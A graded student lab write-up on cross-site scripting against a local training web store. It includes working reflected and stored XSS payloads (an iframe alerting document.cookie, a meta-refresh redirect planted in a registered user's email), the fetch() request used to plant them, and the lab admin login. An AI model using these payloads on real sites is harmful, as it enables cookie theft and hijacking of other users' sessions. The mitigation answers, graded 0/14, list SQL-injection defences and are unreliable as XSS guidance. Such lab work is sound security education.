

Q1 Study Group Information

0 Points

Students can optionally form study groups of *no more than 3 students* to complete lab activities.

Study groups are not allowed to collaborate to complete any other assignments in the course besides written lab activities.

Please enter the names/unityIDs (for example: Laurie Williams, lawilli3) of the students in your study group:

Vishnu Challa, vchalla2
Srujan Ponnur, sponnur
Varun Kumar Veginati, vvegina

Q2 XSS Cookie Information

43 Points

Attack Goal: Use XSS to generate a popup alert that displays a user's cookie information.

Q2.1 Steps

30 Points

List your steps, including the exact input fields used and exact inputs used:

Step 1 - First I have logged in using a test account. username: "demo" and password: "demo". Then I have navigated to Account -> Orders & Remote -> Order History and clicked on the truck icon with the orderID: fe01-f0851c225927312c. Here I have noticed a parameter in the URL to inject Html code. The URL is as follows:

"http://localhost:3000/#/track-result?id=fe01-f0851c225927312c" when modified to "http://localhost:3000/#/track-result?id=<h1>Hello</h1>" it inserts the text "Hello" in the website and injects the Html code in the

browser document.

Similarly, I have tried inserting javascript code

"http://localhost:3000/#/track-result?id=<script>alert("hello");</script>". It seems to be inserted in the browser document but it is not getting reflected on loading the webpage. Then I have tried adding the same code in the HTML tags and it works. With this, I have understood the website is accepting HTML tags for Injection.

Step 2 - Then in the same account I have hit the below URL and was able to fetch the cookie of user "demo". I have verified the results with the cookie information provided in the "Network" tab of the browser console.

```
http://localhost:3000/#/track-result?id=<iframe
src="javascript:alert(document.cookie)">
```

Step 3 - From all the above findings I have decided to steal the admin's cookie information when he/she logs in and lists all the users through the URL "http://localhost:3000/#/administration". In order to achieve this, I have to perform a Stored XSS attack.

Step 4 - I have to create a user with username="<iframe src="javascript:alert(document.cookie)">" to trigger this script when all the users are listed by the admin. For this, I have understood the payload being used to create a user. Keeping my console open I have created a sample user with username="sample@test.com" and password="demodemo" and observed the payload which is as below:

```
fetch("http://localhost:3000/api/Users/", {
  "headers": {
    "accept": "application/json, text/plain, */*",
    "accept-language": "en-US,en;q=0.9",
    "content-type": "application/json",
    "sec-ch-ua": "\" Not;A Brand\";v=\"99\", \"Google
Chrome\";v=\"97\", \"Chromium\";v=\"97\"",
    "sec-ch-ua-mobile": "?1",
    "sec-ch-ua-platform": "\"Android\"",
    "sec-fetch-dest": "empty",
    "sec-fetch-mode": "cors",
    "sec-fetch-site": "same-origin"
  },
```

```
"referrer": "http://localhost:3000/",
"referrerPolicy": "strict-origin-when-cross-origin",
"body": "
{\\email\\":\\\"sample@test.com\\\",\\\"password\\\":\\\"demodemo\\\",\\\"passwordRepeat\\\":\\\"demodemo\\\",\\\"securityQuestion\\\":
{\\id\\\":7,\\\"question\\\":\\\"Name of your favorite pet?
\\\",\\\"createdAt\\\":\\\"2022-01-
20T19:38:21.309Z\\\",\\\"updatedAt\\\":\\\"2022-01-
20T19:38:21.309Z\\\"},\\\"securityAnswer\\\":\\\"dog\\\"}
,
\"method\": \"POST\",
\"mode\": \"cors\",
\"credentials\": \"include\"
});
```

Here I have replaced the email as "<iframe src='javascript:alert(document.cookie)'>" and hit enter. This will create a user with the script I have given.

Step 5 - Now I have logged in using admin credentials username="admin@wolfpa.ck" and password="admin123" and navigated to http://localhost:3000/#/administration and was popped up with the cookie information of the administrator. I have verified the cookie information with the cookie information in the "Network" tab cookie information in the browser console.



Q2.2 Attack

13 Points

Upload an image/screenshot of your successful attack:

▼ Screenshot 2022-01-20 at 2.50.43 PM.png

Download



Q3 XSS Redirect

43 Points

Attack Goal: Use XSS to redirect a user to the NCSU Computer Science homepage.

Q3.1 Steps

30 Points

List your steps, including the exact input fields used and exact inputs used:

Step 1 - In the above exercise question, we have learned about a way to perform a stored XSS attack. Now we will use the same method to inject a script that redirects our target user to

the NCSU computer science department website.

Step 2 - The HTML script for the redirect is as follows:

```
<meta http-equiv="refresh" content="0;
URL=https://www.csc.ncsu.edu/">
```

I have to insert this script as a username in the database so that whenever an admin lists all the usernames he/she will automatically get redirected to the NCSU computer science department website.

Quick Test: [http://localhost:3000/#/track-result?id=<meta http-equiv="refresh" content="0; URL=https://www.csc.ncsu.edu/">](http://localhost:3000/#/track-result?id=<meta http-equiv='refresh' content='0; URL=https://www.csc.ncsu.edu/'>)
This URL redirects the user from the results tracking page to the NCSU computer science page.

Step 3 - Similar to the payload used in the above question to create a new user, we will modify the username with our desired HTML script for redirection.

```
fetch("http://localhost:3000/api/Users/", {
  "headers": {
    "accept": "application/json, text/plain, /",
    "accept-language": "en-US,en;q=0.9",
    "content-type": "application/json",
    "sec-ch-ua": "\" Not;A Brand\";v=\"99\", \"Google Chrome\";v=\"97\", \"Chromium\";v=\"97\"",
    "sec-ch-ua-mobile": "?1",
    "sec-ch-ua-platform": "\"Android\"",
    "sec-fetch-dest": "empty",
    "sec-fetch-mode": "cors",
    "sec-fetch-site": "same-origin"
  },
  "referrer": "http://localhost:3000/",
  "referrerPolicy": "strict-origin-when-cross-origin",
  "body": "{ \"email\": \"<meta http-equiv=refresh content=\\0; URL=https://www.csc.ncsu.edu\\>\", \"password\": \"demodemo\", \"passwordRepeat\": \"demodemo\", \"securityQuestion\": { \"id\": 7, \"question\": \"Name of your favorite pet?\", \"createdAt\": \"2022-01-21T16:04:47.965Z\", \"updatedAt\": \"2022-01-21T16:04:47.965Z\" }, \"securityAnswer\": \"dog\" }",
```

```
"method": "POST",  
"mode": "cors",  
"credentials": "include"  
});
```


Observe the username which is our malicious HTML script. This will get inserted as a username in the database and get executed as HTML when rendered from the browser's end.

Step 4 - Now I have logged in using admin credentials username="admin@wolfpa.ck" and password="admin123" and navigated to <http://localhost:3000/#/administration> and was redirected immediately to the NCSU computer science department website.

Q3.2

13 Points

Upload an image/screenshot of your successful attack:



Q4 Mitigation Techniques

14 Points

Which of the following techniques can be used to mitigate the risk of cross-site scripting attacks? Mark ALL that apply.

☐ use denylist☒ use a database framework like Hibernate☒ use encoding libraries to help sanitize user inputs☒ use a static analysis tool☒ use prepared statements when processing input fields

Workshop 2: Cross-Site Scripting

GRADED

GROUP

Vishnu Challa

Srujan Ponnur

Varun Kumar Veginati

[View or edit group](#)

TOTAL POINTS

86 / 100 pts

QUESTION 1

Study Group Information

0 / 0 pts

QUESTION 2

XSS Cookie Information

43 / 43 pts

2.1 Steps

30 / 30 pts

2.2 Attack

13 / 13 pts

QUESTION 3

XSS Redirect

43 / 43 pts

3.1 Steps

30 / 30 pts

3.2 (no title)

13 / 13 pts

QUESTION 4

Mitigation Techniques

0 / 14 pts